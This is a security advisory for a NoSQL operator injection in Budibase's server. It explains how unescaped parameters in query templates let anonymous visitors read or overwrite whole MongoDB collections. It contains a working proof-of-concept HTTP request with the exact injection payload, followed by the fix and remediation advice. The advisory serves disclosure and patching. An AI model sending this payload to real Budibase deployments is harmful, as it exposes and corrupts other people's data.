CVE-2026-54350: @budibase/server Anonymous NoSQL Operator Injection via Query Templates
Any anonymous visitor of a published Budibase app can read or overwrite every document in the backing database by injecting MongoDB operators through an unescaped query parameter, with no login…

The problem
Budibase's enrichContext function substitutes user-supplied parameter values directly into the raw JSON body of a query template, then calls JSON.parse on the result. The input validator only blocks Handlebars markers ({{, }}) and ignores JSON metacharacters like ", \, and }.
Any query with its role set to PUBLIC is reachable at POST /api/v2/queries/:queryId with no session and no CSRF check, only a public x-budibase-app-id header. This is the default setup for public-facing Budibase forms. SQL datasources (Postgres, MySQL, MSSQL, Oracle, MariaDB) are not affected because they use bind-parameterized interpolation.
Proof of concept
A working proof-of-concept for CVE-2026-54350 in @budibase/server, with the exact payload below.
POST /api/v2/queries/<read-queryId> HTTP/1.1
Host: <budibase-host>
x-budibase-app-id: <published-appId>
Content-Type: application/json

{"parameters":{"name":"x\",\"name\":{\"$exists\":true},\"$comment\":\"audit"}}
The template body is { "name": "{{ name }}" }. After substitution, the string becomes { "name": "x","name":{"$exists":true},"$comment":"audit" }. JSON.parse picks the last duplicate key, so the effective filter is { name: { $exists: true } }, which matches every document.
For updateMany, the same injection widens the filter to the full collection, and the builder's $set body then runs against every matched document with one request. The patch in 3.39.12 adds proper JSON-string escaping of parameter values inside enrichContext before template substitution, and expands validateQueryInputs to reject values containing JSON metacharacters.
Root cause: CWE-943 (Improper Neutralization of Special Elements in Data Query Logic) and CWE-89.
The fix
Upgrade @budibase/server to **3.39.12** or later. After upgrading, rotate any credentials that may have been exposed: user passwords, API tokens, MFA secrets, and database service credentials. As a defense-in-depth measure, avoid setting non-SQL queries to the PUBLIC role unless strictly necessary, and restrict network-layer access to /api/v2/queries/ where possible.
Reported by Jan Kahmen (turingpoint).
Related research